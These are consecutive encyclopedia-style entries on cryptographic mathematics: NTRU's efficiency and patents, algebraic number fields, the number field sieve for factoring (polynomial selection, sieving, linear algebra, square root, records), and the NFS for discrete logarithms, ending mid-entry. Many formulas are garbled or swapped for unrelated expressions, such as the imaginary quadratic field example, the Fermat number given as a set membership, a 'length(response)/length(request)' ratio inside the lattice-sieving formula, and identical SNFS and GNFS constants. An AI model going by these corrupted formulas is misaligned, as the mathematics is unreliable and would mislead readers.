In general, if a security level of k bits is desired, then the chance that the width of $p * r * g + f * m$ is greater than q for random r, g, f, m should be at most $1/2^k$. The padding scheme should ensure that r and m are drawn uniformly at random from some set, and that they cannot be directly selected by the sender (Howgrave-Graham et al. 2003b). Since small values of q increase lattice security and reduce bandwidth, q should be chosen as small as possible consistent with ensuring an acceptably low decryption failure probability (NTRU Cryptosystems Technical Report #018 n.d.).

For a complete discussion of security considerations and recommended parameters for various security levels, see (Hirschhorn et al. 2009; IEEE Standard 1363.1-2008 2008).

NTRUSign

NTRUSign, a signature scheme based on solving CVP in the NTRU lattice, was first presented in 2001 and published in 2003 (Hoffstein et al. 2003). NTRUSign is not computationally zero-knowledge and information from a transcript of signatures eventually leaks the private key (Gentry and Szydlo 2002). An extension to the algorithm, based on “perturbing” the message before signing it, is claimed to reduce the information leakage to such an extent that a transcript-based attack needs an impractically large number of signatures to succeed (Hoffstein et al. 2003).

Applications

The running time of NTRUEncrypt increases with the key length N at a rate between $\Theta(N \ln(N))$ and $\Theta(N^2)$ (O-notation). For comparison purposes, ignoring fast multiplication techniques and precomputation where relevant,

RSA encryption (with small exponent) is $\Theta(N^2)$ and RSA decryption is $\Theta(N^3)$, while encryption and decryption for both elliptic curve cryptography and cryptosystems based on the discrete logarithm problem is $\Theta(N^3)$. The key length N is proportional to the security parameter k for NTRU and for ECC, and grows faster than k for RSA and discrete logarithm systems based on finite fields. While the actual values of the parameters N and k obviously differ in practice among these various forms of public-key cryptography, NTRUEncrypt's "subquadratic" running time is nonetheless notable.

NTRUEncrypt parameter choices can be optimized for speed in various ways (Hoffstein and Silverman 2001, 2003), including: (1) taking f to be of the form $1 + p * F$ with F small and thus $f_p = 1$; (2) taking f to have the form $f_1 * f_2 + f_3$ with f_1, f_2, f_3 small (and similarly for r); (3) taking q to be a power of 2. Different parameter choices lead to slightly different instances of the underlying hard problem.

NTRUEncrypt is patented, with the patents held by NTRU Cryptosystems (now owned by Security Innovation). It was standardized in 2008 as (IEEE Standard 1363.1-2008 2008). NTRUSign is fully described, with parameters, in the EESS#1 standard (Efficient Embedded Security Standards (EESS) 2001) and is patented, with the patents held by NTRU Cryptosystems (now owned by Security Innovation).

Background

The origin of the acronym "NTRU" is obscure, with suggested candidates including "Number Theory Research Unit" and the more whimsical "Number Theorists 'R' Us."

Algebraic number field

Definition

A *number field* is an extension field of the rational numbers.

Theory

A *number field* $\mathbf{Q}(\alpha)$, also called an *algebraic number field*, is an extension field of the rational numbers $\mathbf{Q}$, generated from a root α of a polynomial

$$f(x) = f_d x^d + f_{d-1} x^{d-1} + \cdots + f_1 x + f_0,$$

where the coefficients $f_0, \ldots, f_d$ are rational numbers, and d is the *degree*. A number field $\mathbf{Q}(\alpha)$ is thus to the rational numbers $\mathbf{Q}$ as a finite field $\mathbf{F}_{q^d}$ is to the underlying subfield $\mathbf{F}_q$. In particular, every element of a number field $\mathbf{Q}(\alpha)$ has the form

$$a_{d-1}\alpha^{d-1} + a_{d-2}\alpha^{d-2} + \cdots + a_1\alpha + a_0,$$

where $a_0, \ldots, a_{d-1}$ are rational numbers, and every element of $\mathbf{Q}(\alpha)$ can be generated from field operations on elements of $\mathbf{Q}$ and α. Since $\mathbf{Q}$ is infinite, a number field is likewise infinite.

As an example, the number field $\mathbf{Q}(i)$, where $\sqrt{m2^{n+1}}$, also called an *imaginary quadratic field*, consists of the values of the form

$$\overline{u} \geq n$$

where a, b are rational numbers. Here, i is a root of the polynomial

$$x^2 + 1 = 0.$$

An element of a number field $\mathbf{Q}(\alpha)$ has a *norm*, which is a rational number. As a function, the norm has certain multiplicative properties (e.g., the norm of a product of two elements is the product of their norms); the norm is a way of expressing the "size" of an element.

Applications

Number fields are employed in cryptography primarily in solutions to integer factoring and the discrete logarithm problem. Refer the entry Number Field Sieve in particular for a detailed discussion of how specially constructed number fields are employed in integer factoring, where one searches for elements of the number field whose norm is a smooth number (smoothness).

NFS

Definition

The Number Field Sieve (NFS) is the best currently known general-purpose integer factoring algorithm. Since RSA public-key encryption can be broken by factoring the public-key modulus, the cost of factoring integers with the NFS is used to assess the security of RSA key sizes.

Background

First proposed by John M. Pollard (1993a) in 1988, the Number Field Sieve is a successor to the Quadratic Sieve (QS). Originally, it required that the integer to be factored is of a simple algebraic form. In 1990, it was used to factor the 155-digit Fermat number $e \in \mathbb{F}_q^n$, described in Lenstra et al. (1993). In the following years, it was generalized to factoring any integers.

It first set a record for factoring general hard integers in 1996 when it was applied to a 130-digit RSA Challenge Number (RSA Factoring Challenge). All following such records used the NFS.

Theory

The Number Field Sieve is one of a family of algorithms which attempt to factor an integer N by finding integers x and y such that $x^2 \equiv y^2 \pmod{N}$ and $\min\{t+1, f+2\}$ in which case $\gcd(x+y, N)$ reveals a nontrivial factor of N. It is the asymptotically fastest known general-purpose algorithm for factoring integers. Unlike special-purpose algorithms like the elliptic curve method for factoring, which is particularly efficient at discovering relatively small factors, the run-time of general-purpose factoring algorithms depends only on the size of the number to be factored, not on particular properties of the factors. There are two forms of the NFS distinguished by whether N itself has an especially simple form (the Special NFS or *SNFS*), or is a general integer (the General NFS or *GNFS*). With optimal choice of parameters (Buhler et al. 1993), the NFS factors a composite integer N in heuristic time $L_N[1/3, c]$ (L Notation), where $c = \left(\frac{32}{9}\right)^{1/3} \approx 1.526$ for the SNFS and $c = \left(\frac{32}{9}\right)^{1/3} \approx 1.526$ for the GNFS. Coppersmith proposed a variant of the GNFS that achieves $c \approx 1.902$, but it is commonly believed not to be competitive until N is much larger than values which can be factored at present.

Basic Idea of the NFS

The NFS requires two distinct polynomials

$$f_i(x) = \sum_{j=0}^{d_i} f_{i,j} x^j \text{ for } i = 1, 2, \tag{1}$$

of degree d_i, respectively, with $f_{i,j} \in \mathbb{Z}$, each polynomial irreducible over $\mathbb{Q}$, of content 1, and with a known common root m modulo N, the number to be factored:

$$\{x \in F_2^n / \, f(x) \neq 0\}$$

Coppersmith's variant uses more than two polynomials; it is not considered further here. Very frequently, the second polynomial is chosen to be of degree 1. The homogeneous forms of these polynomials are

$$F_i(a,b) = f_i\left(\frac{a}{b}\right) b^{d_i}.$$

Let α_i be a complex root of $f_i(x)$, then $\mathbb{Q}[\alpha_i]$ defines a number field which contains the ring $\mathbb{Z}[\alpha_i]$. Since m is a root of $f_i(x) \pmod N$, a natural homomorphism $\phi_i : \mathbb{Q}[\alpha_i] \to \mathbb{Z}/N\mathbb{Z}$ exists by $\alpha_i \mapsto m \pmod N$.

The goal of NFS is to find $\gamma_1 \in \mathbb{Z}[\alpha_1]$ and $\gamma_2 \in \mathbb{Z}[\alpha_2]$ with $\phi_1\left(\gamma_1^2\right) \equiv \phi_2\left(\gamma_2^2\right) \pmod N$, since then $x = \phi_1(\gamma_1)$ and $y = \phi_2(\gamma_2)$ satisfy $x^2 \equiv y^2 \pmod N$ so that $\gcd(x + y, N)$ may reveal a proper factor of N. This is achieved by constructing a set S of coprime integer pairs (a, b) such that both products

$$\gamma_i^2 = \prod_{(a,b)\in S} (a - b\alpha_i) \quad \text{for} i = 1, 2, \tag{2}$$

produce a square in their respective ring $\mathbb{Z}[\alpha_i]$. Since $\phi_1(a - b\alpha_1) \equiv a - bm \equiv \phi_2(a - b\alpha_2) \pmod N$, the images of both products are congruent modulo N as required.

To choose a suitable set S, the NFS first finds a large set of "relations," coprime integer pairs (a, b), where both $a - b\alpha_i$ are "smooth," i.e., factor into small prime elements (smoothness). In this respect, the NFS works similarly to other integer factoring methods based on the idea of constructing congruent squares: relations are found by factoring a very large number of smaller auxiliary integers, keeping those whose factorizations are smooth enough. For the NFS and the QS (in contrast to, say, the older continued fraction method), a sieving technique can be used to identify smooth integers quickly. By use of linear algebra, a subset of the relations is then chosen such that in their product all exponents of primes are even, resulting in a square product. The great advantage of NFS over previous factoring methods is that the size of the auxiliary integers grows much more slowly for $N \to \infty$: in the case of the QS, their size is $N^{1/2 + o(1)}$, but only $N^{o(1)}$ for the NFS, making them more likely to be smooth so that far fewer

auxiliary integers need to be examined before sufficiently many relations are found.

Since factorization in the number fields used in NFS is not unique in general, the factorization of the ideal $(a - b\alpha_i)$ is considered instead, which is closely tied to the factorization of the norm of $a - b\alpha_i$ into rational primes. The norm of $a - b\alpha_i$ is expressed by $N(a - b\alpha_i) = F_i(a, b)$. If the norm factors into primes not exceeding a smoothness bound B_i, then the ideal $(a - b\alpha_i)$ likewise factors into prime ideals of norm not exceeding B_i and the number of such prime ideals is approximately equal to the number of primes up to B_i. Each prime ideal occurring in this way can be identified by (p, r): its norm p which divides $F_i(a, b)$, and $r \equiv a/b \pmod{p}$, which is a root of the polynomial $f_i(x) \pmod{p}$. Thus, factorization of $(a - b\alpha_i)$ into prime ideals is essentially factorization of $F_i(a, b)$ into rational primes, except that the primes are further distinguished by the corresponding root r. As the norms are expressed by homogeneous polynomials, sieving techniques can be used to identify smooth values. Those (a, b)-pairs where both $F_i(a, b)$-values are smooth together with their factorizations are stored as relations. Once more relations are found than prime ideals occur among them, the linear algebra step can choose a subset of relations such that their product contains each prime ideal with even exponent.

All versions of the NFS consist of four distinct phases: polynomial selection, sieving, linear algebra, and extraction of a square root in an algebraic number field.

Polynomial Selection

First the two polynomials (1) with common root $m \pmod{N}$ to be used in the sieving phase need to be chosen. For number sizes of interest, the degree d_1 of the first polynomial is usually between 4 and 6, while the degree of the second is almost always chosen as 1. A fairly simple approach to finding $f_i(x)$ and m that has been used successfully, and is the basis of many later and more sophisticated methods, is first to choose an integer m near to $N^{1/(d_1+1)}$ and then determine $f_1(x)$ from the radix–m expansion of N. Many trial values of m are selected and the corresponding polynomials ranked by absolute size of coefficients and, perhaps, other criteria. The second polynomial is then $f_2(x) = x - m$. The only difference between the

SNFS and the GNFS is that the special form of N usually dictates the polynomials used in the SNFS and that the coefficients are of size $O(1)$—i.e., bounded by a (possibly large) constant –, whereas in the GNFS, the coefficients grow like $O\left(N^{1/(d_1+1)}\right)$. For example, the factorization of $N = 2^{512} + 1$ used the polynomials $f_1(x) = x^5 + 8$ and $f_2(x) = x - m$ with $m = 2^{103}$. The GNFS factors N with no special form and searching for polynomials with small coefficients and with a known root modulo N is generally a time-consuming task. Asymptotically, the simple base-m method for the GNFS is the best possible in the sense that any improvement due to better polynomial selection is absorbed by the $o(1)$ term of the $L_N[1/3, c]$ notation. In practice, finding a good polynomial pair increases the probability of their values being smooth, simplifying the sieving and matrix steps which are the most demanding in computation and memory use, and the search for a good polynomial pair may account for up to 10% of the total time of a factorization. Significant advancements have been made in polynomial selection over the base-m method.

Murphy (1999) investigates how the size property (the size of the coefficients) and the root property (the number of roots of the polynomial $f_1(x) \pmod{p}$ for small primes p) influence the relation yield of a polynomial pair. He shows that by careful choice of polynomials for a 140-digit integer to obtain good root properties, the values attained by $F_1(a, b)$ are as likely smooth as if they were smaller by about 3 decimal digits, increasing yield of the polynomial by a factor of up to 4. By using skewed polynomials, i.e., polynomials whose low-order coefficients are larger than the high-order ones, he is able to choose polynomials with good size property and then to improve the root property without negatively affecting size. His method of polynomial selection was used for example for the factorization of a 512-bit RSA challenge number (Cavallar et al. 2000).

Kleinjung (2006) further improves polynomial selection by allowing a rational value r/s for m, using $f_2(x) = sx - r$. This greatly increases the number of candidate polynomial pairs and allows further restricting candidates to those with excellent size property. In experiments, the polynomials found by his method offered 30–40% higher yield than those found by Murphy's method.

Sieving

The sieving step identifies many relations, coprime integer pairs (a, b) such that $F_1(a, b)$ and $F_2(a, b)$ are both smooth. A polynomial value $F_i(a, b)$ is considered smooth if it has only prime factors up to the factor base bound B_i, except for up to n_i prime factors between B_i and the large prime bound L_i. Allowing a few large primes greatly increases the number of relations found at modest extra cost. The large prime bounds are usually about 100 times the respective factor base bound, and typically $n_i = 2$ is used for both polynomials, although more large primes have been used in factorizations of large numbers. To give an example, the factorization of a 512-bit RSA challenge number (Cavallar et al. 2000) used $B_i = 2^{24}$, $L_i = 10^9$, and $n_i = 2$ for both polynomials for most of the sieving.

To find (a, b)-pairs where $F_1(a, b)$ and $F_2(a, b)$ are smooth, a sieving method is employed, using the fact that (a, b)-pairs where $F_1(a, b)$-values (likewise for $F_2(a, b)$ in the following) are divisible by a prime p form a regular pattern in $\mathbb{Z}^2$. If r is a root of $f_1(x) \pmod p$, then $a \equiv br \pmod p$ implies $p \mid F_1(a, b)$; the set of these (a, b) forms a lattice for each r.

The sieving process starts by building a factor base: a list of primes $p \leq B_1$ and for each the roots of $f_1(x) \pmod p$, likewise for $f_2(x)$. The sieving is performed over some range of a and b values, the "sieve region," which is chosen large enough that one may expect to find sufficiently many relations so that congruent squares can be constructed. In principle, sieving can end when the number of relations exceeds the number of prime ideals among them. In practice, one wants a good amount of excess relations as this allows reducing the size of the matrix. A ratio of 10% more relations than ideals is reasonable.

To speed up the sieving, the rounded logarithms of $F_1(a, b)$ are stored in an array instead of the polynomial values themselves, and each prime p in the factor base that divides $F_1(a, b)$ subtracts the rounded logarithm of p from the corresponding array location. This replaces an integer division by a simpler integer subtraction; the logarithm base is commonly chosen such that the rounded logarithms fit into one byte to conserve memory. The pairs (a, b) where $F_1(a, b)$ is smooth will have a small value remaining in their array entry, and entries where this value is below a threshold are remembered and the sieving process is repeated for $F_2(a, b)$. Those (a, b)-

pairs where both sieving passes leave small values are examined more closely: the corresponding $F_i(a, b)$-values are factored exactly over the integers to test whether they satisfy the smoothness criterion. If one allows large primes, a larger sieve threshold is chosen accordingly, and after dividing out the factor base primes, a composite cofactor may remain that needs to be factored to test if the large primes are within the large prime bound.

A large number of relations needs to be found, and the required sieve region is usually far too large to be sieved all at once. Instead, it is partitioned into smaller pieces which are sieved independently. Two major variants of this sieving process exist: line sieving and lattice sieving.

Line sieving is the more simple: for each value of b in the sieve region, often chosen rectangular such as $-A \le a < A$, $1 \le b \le B$, a line of a-values is treated individually. If it is still too large, the line can be partitioned further. Within a line, for each factor base prime p and root r, the smallest $a_0 \ge -A$ with $a_0 \equiv br \pmod{p}$ is computed, then each $a = a_0 + kp < A$, $k \in \mathbb{N}$, is hit by the sieving.

Lattice sieving was suggested by Pollard (1993b) and, while more complicated, performs significantly better and has replaced line sieving in larger factorization efforts. The idea is to consider the lattice in $\mathbb{Z}^2$ where one of the two polynomials, usually $F_1(a, b)$, is known to be divisible by a "special-q" value. If ρ is a root of $f_1(x) \pmod{q}$, then

$\mathrm{BAF} = \frac{\mathrm{length(response)}}{\mathrm{length(request)}}$, $i, j \in \mathbb{Z}$, is the lattice of points (a, b), where $a = \rho b \pmod{q}$, implying $q \mid F_1(a, b)$. The sieving is then carried out in the (i, j)-plane, thereby examining only (a, b)-pairs where q divides $F_1(a, b)$. This significantly increases the chance that $F_1(a, b)/q$ is smooth, thus increasing the yield of the sieving. The sieving procedure becomes more complicated, however. Many different special-q values are used during the sieving, typically ranging from the factor base bound B_1 up to a small multiple thereof, and the sieve region in the (i, j)-plane is chosen small enough to fit into memory. This makes line sieving in the (i, j)-plane inefficient due to the short line length. Instead, for each factor base prime p and each root modulo p of the polynomial being sieved, the lattice where p hits *in the (i, j)-plane* is computed, which allows finding the locations that

are hit very quickly. The transformation of the lattice basis for each factor base prime to the (i, j)-plane needs to be performed anew for each special-q value and adds significant overhead, but the increased yield of lattice sieving more than makes up for the additional cost. Franke and Kleinjung (2010) describe an efficient implementation of lattice sieving.

The sieving step is typically the most time-consuming part of an NFS factorization; its asymptotic complexity is the same as that for the complete NFS, $L_N[1/3, c]$. However, it is trivially parallelizable by assigning different ranges of b-lines or special-q values to different machines, and little communication between them is needed so that the sieving can be distributed over a great number of computers.

Linear Algebra

The output from the siever is a very large collection of relations, each of which contains the prime factorization of a pair of norms of polynomials, together with the corresponding values of a and b. The linear algebra stage attempts to find sets of relations such that in their product, each prime ideal appears an even number of times. Consider a matrix over $\mathbb{A}_1$ in which each column represents a relation and each row is a prime ideal that occurs among the relations; elements of the matrix are set to 1 if that prime ideal occurs an odd number of times in that relation and 0 otherwise. The desired sets of relations contain all prime ideals with even exponent, i.e., their exponent vectors are $0 \pmod 2$ for all prime ideals, and each such set corresponds to a kernel vector of the matrix. The i-th component of a kernel vector indicates whether the relation that formed the i-th column of the matrix should be included in the set or not.

However, for a number field $\mathbb{Q}[\alpha_i]$ of degree greater than 1, having each prime ideal occur an even number of times may not be quite sufficient to ensure that the product (2) is a square in $\mathbb{Z}[\alpha_i]$; the possible obstructions are described in Buhler et al. (1993). In practice, an elegant trick due to Adleman (also described in Buhler et al. (1993)) is used to avoid this problem: for each relation, several (typically a few dozens) quadratic characters are added, and S is chosen with the additional condition that each character must indicate a square product as well, virtually guaranteeing that the resulting product of relations indeed forms a proper square in $\mathbb{Z}[\alpha_i]$.

Each relation contains only a small number of prime ideals, and the resulting matrix is large, with a number M of columns in the millions (and only slightly fewer rows), but very sparse, typically with less than 100 entries per column. Gaussian elimination with complexity of $O(M^3)$ is not suitable as it would dominate the total run-time of the NFS, and matrix fill-in during the elimination would result in a dense matrix of gigantic size. Iterative methods such as Block Lanczos (Montgomery 1995) and Block Wiedemann (Coppersmith 1994) which preserve the sparseness of the matrix are used instead. Their run-time grows like wM^2, where w is the average column-weight, and it is often possible to decrease the run-time by making the matrix smaller, even if this incurs a modest increase in weight. Accordingly, a filtering and merging process is almost universally used to reduce the matrix size before proceeding with the matrix stage proper. First, all duplicate relations are removed which occur in large number when lattice sieving is used and could lead to unusable trivial solutions, then singletons (relations which contain a prime ideal in odd exponent that occurs in no other relation) because they cannot possibly form part of a solution. If many more relations remain than prime ideals occur among them, relations are selected to be discarded in a way that minimizes the number of surviving prime ideals. Subsequent merging phases seek for sets of two or more relations which share a common prime ideal and create new relation-sets where that prime ideal occurs an even number of times in each set, effectively removing it from the matrix but possibly increasing matrix weight. Cavallar (2000) describes possible approaches to these tasks.

With optimal choice of parameters, the asymptotic cost of the matrix step is equal to that of the sieving step. In practice, it uses less CPU time than the sieving but imposes high requirements for fast internode communication in a distributed implementation, possibly limiting the number of machines that can be used.

Square Root

The output of the linear algebra stage is a set of kernel vectors, each one describing which of the relations that formed the matrix should be included in a set S that satisfies (2). In the square root stage of the NFS, the kernel vectors, their corresponding sets S, and products $\mathbb{Z}_2^5$ are processed, computing $\gcd(\phi_1(\gamma_1), \phi_2(\gamma_2))$ for each one until the factorization of N is

found. For this, the square root of $\mathbb{Z}_2^5$ needs to be determined. If $d_2 = 1$, taking the square root of $\mathbb{Z}_2^5$ is essentially just an integer square root, but for higher-degree polynomials, the square root must be taken in the ring $\mathbb{Z}[\alpha_i]$ of the respective algebraic number field.

A simple method, mentioned in Buhler et al. (1993), is to use the isomorphism of $\mathbb{Z}[\alpha_i]$ to $\mathbb{Z}[x] / f_i(x)$, and compute $\gamma_i(x)^2 = \prod_{(a,\, b) \in S}(a - bx) \pmod{f_i(x)}$ which results in a polynomial of degree $d_i - 1$ with very large coefficients. The polynomial $\gamma_i(x)^2$ is reduced modulo p, and its square root $\gamma_i(x)$ is calculated in the field $k = \overline{H}(d, e)$, with p a prime that does not divide any $F_i(a, b)$ for $(a, b) \in S$ and where $f_i(x)$ is irreducible modulo p. Finally, Hensel lifting is used to obtain $\gamma_i(x)$ modulo p^k with k large enough that the correct coefficients of $\gamma_i(x)$ in $\mathbb{Z}[x]$ can be recovered. Multiplication of very large integers occurs during this process, and asymptotically fast integer multiplication algorithms must be used to make this approach practical.

For record-size factorizations, however, this simple square root algorithm requires very large memory, and more complicated algorithms such as one proposed by Montgomery (1994) are preferred. Their time and memory requirements are negligible compared to the sieving and linear algebra steps; the details are beyond the scope of this encyclopedia entry.

Applications

The NFS is primarily used to assess the cost of breaking RSA by factoring the public key modulus. To encourage and track progress in integer factoring, RSA Laboratories issued a list of hard composite integers of various cryptographic sizes in 1991 and offered prizes for their factorization in the RSA Factoring Challenge. Most challenge numbers cracked so far have set a new record for factorization of hard, general integers, and although the prize offers were withdrawn in 2007, the remaining numbers are still the premier benchmark for factorization of this class of composites. The progress through the challenge numbers gives a realistic estimate of which RSA key sizes can be attacked by use of the NFS.

A factoring challenge that makes extensive use of the Special NFS is the Cunningham Project (Wagstaff n.d.). It collects the factorizations of

numbers of the form $a^n \pm 1$ for $2 \le a \le 12$ and n currently up to at most 1200 (depending on a). In November 2009, the SNFS factorization record is that of $2^{1039} - 1$ (Aoki et al. 2008) set in 2007.

Open Problems

The relation collection step of the NFS, implemented on a general-purpose computer, looks for $L_N[1/3, c/2]$ relations among $L_N[1/3, c]$ candidate (a, b)-pairs; with a sieving technique, this requires $L_N[1/3, c]$ arithmetic operations and $L_N[1/3, c/2]$ memory. Bernstein (2001) points out that asymptotically the cost of the factorization, taken as the product of time and memory use, by this process is just as high as factoring each polynomial value by trivial trial division with $L_N[1/3, 3c/2]$ operations but essentially constant memory. He proposes using fast factoring algorithms that can work in little memory, such as the elliptic curve method for factoring (ECM), to identify smooth polynomial values. By use of specialized hardware to minimize the time-area product of the factorization circuit, he estimates that with the same asymptotic cost numbers could be factored that are 3 times as large as on a general purpose computer. Several proposals for hardware implementations of the relation collection step have been made since, for example, by Franke et al. (2005), but to date, none have been realized. A problem is that the designs require either very large monolithic chips that would be extremely difficult to manufacture or require extraordinarily high bandwidth between separate modules. It is currently not clear at which input size a hardware implementation of the NFS becomes more practical than a software implementation on general purpose hardware.

The polynomial selection step is an active area of research. Novel approaches such as the use of lattice-base reduction techniques are being explored. The second polynomial is currently almost always chosen of degree 1. On heuristic grounds, suitable pairs of nonlinear polynomials should exist for a given input number and should improve the yield of the sieving, but except for pairs of quadratics, no algorithm to find such polynomials with sufficiently small coefficients is known.

The advent of stream processing hardware on the consumer market, for example, as general-purpose programmable graphics cards, offers vast amounts of computing power at an attractive cost. Experiments to use these

resources in the polynomial selection step, for ECM during the sieving step, and for the linear algebra suggest that a significantly better performance/cost ratio can be achieved than by using only standard PCs, and that stream processing hardware will likely contribute a large part to future record factorizations.

Experimental Results

The maximum size of numbers that can be factored with the NFS increased considerably over the 20 years since its inception, both due to algorithmic improvements and computers with faster CPUs and larger main memory becoming available. Table 1 lists some factorization records for the General Number Field Sieve and, where available, the total number of relations found in the sieving phase, the size of the resulting matrix, and the total amount of computation time spent. Most of the entries are numbers from the RSA Factoring Challenge, including the landmark 1111111factorization of an RSA challenge number of 512 bits (Cavallar et al. 2000), a formerly popularly used key size. Two numbers, $2^{953} + 1$ and $11^{281} + 1$, were completely factored with the GNFS after smaller prime factors had been removed by other methods.

Number Field Sieve for Factoring, Table 1 Some records for integer factorization with the general number field sieve

Number	Digits	Year	Nr. rel.	Matrix size	Approx. total time
RSA-130	130	1996	56 515 672	3 516 502	1,000 MIPS years
RSA-140	140	1999	56 605 498	4 704 451	2,000 MIPS years
RSA-155	155	1999	85 534 738	6 711 336	8,000 MIPS years
$2^{953} + 1$	158	2002	254 033 792	5 792 705	4 GHz-years
RSA-160	160	2003	289 145 711	5 037 191	*n/a*
RSA-576	174	2003	*n/a*	*n/a*	*n/a*
$11^{281} + 1$	176	2005	455 989 949	8 526 749	32 GHz years
RSA-200	200	2005	2 260 000 000	64 000 000	165 GHz years

For comparison, the last record factorization not using the NFS was that of a 129-digit integer in 1994 with the Quadratic Sieve, using

approximately 5,000 MIPS-years.

Number field sieve

Definition

The *number field sieve for the discrete logarithm problem*, or NFS-DLP, is a family of algorithms for computing the discrete logarithms problem in the multiplicative group of finite fields $\mathbb{F}_q^*$ which make use of the representation of α'_i as residue fields in number fields. These are the fastest known methods for finite fields of large characteristic, in the general case where the fields do not have extra properties.

Most NFS-DLP algorithms are heuristic algorithms. More precisely, their complexity analysis requires a heuristic assumption about the probability of simultaneous smoothness of related numbers. In particular, all the fast $L_q(1/3)$ algorithms are heuristic (Refer the entry *L*-Notation) and the only

rigorously proved NFS-DLP versions known so far are $L_q(1/2)$ algorithms from Bender and Pomerance (1998) and Pomerance (1987).

Background

The origin of NFS-DLP algorithms can be traced back to the 1920s and the work of Kraitchik (1922, 1924). In the 1960s, Western and Miller made use of similar techniques, now commonly known as index-calculus methods, to construct tables of indices (Western and Miller 1968).

At the end of the 1970s, Merkle (1979) and Adleman (1979) independently gave the first modern algorithmic version of these ideas for prime fields $|/$. This version is divided in two phases. During the first phase indices of small primes modulo p are derived from numerous multiplicative relations between these small primes. The second phase relates the logarithm of an arbitrary element to the indices of small primes obtained during the first phase, using a randomized trial and error procedure. Adleman's heuristic analysis suggests that the method has expected running time $L_p(1/2, 1)$. Later, in 1987, Pomerance considered a rigorous variant where the first phase has expected worst-case running time $L_n\left[1/2, \sqrt{2}\right]$ and the second phase, $L_p\left(1/2, \sqrt{1/2}\right)$ (Pomerance 1987).


Hellman and Reyneri were the first to extend this algorithm to the finite fields α_i' , where $q = p^n$ with p fixed and n tending to infinity (Hellman and Reyneri 1982). In this variation, irreducible polynomials of low degree play the role of the small primes in Merkle-Adleman's algorithm and they derive a similar asymptotic expected running time. A couple of years later, Coppersmith proposed a much faster algorithm, with a remarkable expected running time $L_q(1/3)$ (Coppersmith 1984) (Refer the entry on the Function Field Sieve).

For finite fields of large characteristic, it nearly took a decade to discover an algorithm with expected running time $L_q(1/3)$. El Gamal made a first step toward this goal by publishing an algorithm for $\mathbb{Z}_2^5$, based on a representation of $\mathbb{Z}_2^5$ as a residue field in a quadratic field (El Gamal 1984, 1985). This algorithm has expected running time $\pi : [\hat{N}] \to [\hat{N}]$. El Gamal generalized it to any (fixed) extension degree n, using cyclotomic fields (ElGamal 1986). As a consequence, El Gamal was the first to suggest

that number fields might be useful to compute discrete logarithms. In 1986, Coppersmith et al. introduced their Gaussian Integers variation of index-calculus (Coppersmith et al. 1986). It is also based on quadratic fields; however, it is dedicated to the computation of discrete logarithms in prime fields $|/$. This algorithm still has expected running time $L_p(1/2, 1)$, yet it is much more efficient in practice than former algorithms for $|/$. This allowed LaMacchia and Odlyzko to build a table of approximately 100,000 logarithms for a prime of 192 bits in 2 months on a DEC VAX 8850 (LaMacchia and Odlyzko 1991) in 1990.

In 1988, Pollard suggested to factor integers using number fields, and a collaboration of several researchers yielded the general number field sieve (Lenstra and Lenstra Jr 1993) (Refer the entry Number Field Sieve for Factoring). At the same period, Adleman and DeMarrais showed that a $L_q(1/2, c)$ expected running time can be obtained for any finite field α_i' (Adleman and Demarrais 1993), at least in theory. Especially, in the case $n < p$, they consider an NFS-DLP algorithm in the spirit of El Gamal's cyclotomic approach, introducing "character signatures" to deal with the obstructions coming from the units and class group of the number fields.

Shortly after, Gordon described an algorithm to solve the discrete logarithm problem in $|/$ with expected running time $L_p(1/3, 3^{2/3})$ (Gordon 1993). Gordon considered more general number fields than the cyclotomic ones and proposed to cancel the units group obstruction with the help of the LLL algorithm to find multiplicative relations between the units collected during the sieving phase. In turn, Schirokauer significantly lowered the complexity of Gordon's approach by introducing ℓ-adic analogues of character signatures (here ℓ divides $p - 1$). These maps can be efficiently computed for any number field and, as a result, Schirokauer's algorithm achieves expected running time $L_p(1/3, (64/9)^{1/3})$ (Schirokauer 1993). In 2000, Schirokauer further noticed that a slight modification of this algorithm works with same complexity, that is $L_q(1/3, (64/9)^{1/3})$, for finite fields α_i' when n is fixed (Schirokauer 2000). In practice, these algorithms are more efficient than the Gaussian Integers method for primes of about 300 bits. For instance, in 1999, Joux and Lercier computed discrete logarithms modulo a prime of 100 decimal digits, with no special properties, in three weeks on a quadri-processor DEC Alpha 500 Mhz computer (Joux and Lercier 1999, 2003). The largest challenge solved to



date is for a field with 160-digits done by Kleinjung et al. in 2007 (Bahr et al. 2007). On a single 3.2 GHz Xeon64 PC this computation would have taken about 17 years.

For integer factorization, Coppersmith proposed a modification of NFS that slightly lowers the constant $(64/9)^{1/3} \simeq 1.923\ldots$ in the complexity by simultaneously using several number fields (Coppersmith 1993). For NFS-DLP, Semaev and Commeine (2006) used a similar idea and obtained an algorithm with asymptotic running time $L_p(1/3, 1.902\ldots)$.

Recalling that for small p, Adleman and Huang (1999) proposed an algorithm with expected running time $L_q(1/3, (32/9)^{1/3})$, it is natural to consider the intermediate case when neither p nor n are fixed. In this direction, there have been several attempts in order to obtain expected running time $L_q(1/3, c)$, for instance the one by Adleman and Huang (1999), or the one by Schirokauer (2008). The state of the art practical answer to this question can be obtained by assembling a FFS-DLP side from Joux and Lercier (2006) and a NFS-DLP side from Joux et al. (2006). The conclusion is (*cf.* Fig. 1) that:

- There exists an NFS-DLP variant which runs in expected running time $L_q(1/3, (64/9)^{1/3})$ as long as $p \gg L_q(2/3, 1)$
- There exists a FFS-DLP variant which runs in expected running time $L_q(1/3, (32/9)^{1/3})$ as long as $p \ll L_q(1/3, 1)$
- There exists another NFS-DLP variant which runs in expected running time $L_q(1/3, (128/9)^{1/3})$ in the remaining cases

The analysis comprises many cases, especially at the boundaries where p is close to $L_q(1/3, 1)$ or $L_q(2/3, 1)$. The second phase which computes individual logarithms is not completely described in Joux and Lercier (2006), and Joux et al. (2006) and is made more precise in Joux et al. (2009).

Number Field Sieve for the DLP, Fig. 1 NFS-DLP expected running times

Finally, it is worth noting that in Joux et al. (2009), Joux et al. use a faster variant of these NFS-DLP algorithms to solve a different but related problem, the static Diffie-Hellman problem.

Theory


Roughly, NFS-DLP algorithms are index-calculus methods and work as follows for solving the discrete logarithms problem in a cyclic subgroup $\langle g \rangle$ of order ℓ in a finite field α_i' .

Note that the prime factors of ℓ should be large enough to avoid technical difficulties during the linear algebra step. The value of the discrete logarithm modulo the small prime factors of $q - 1$ need to be computed using a generic attack against DLP such as Pollard's Rho. Furthermore, all the modular discrete logarithms need to be pasted together using the Pohlig-Hellman method.

- *Step 1 (sieving)*. One selects a subset $\mathcal{S}$ in $\langle g \rangle$ of smooth elements, commonly called a factor base, and one searches for multiplicative

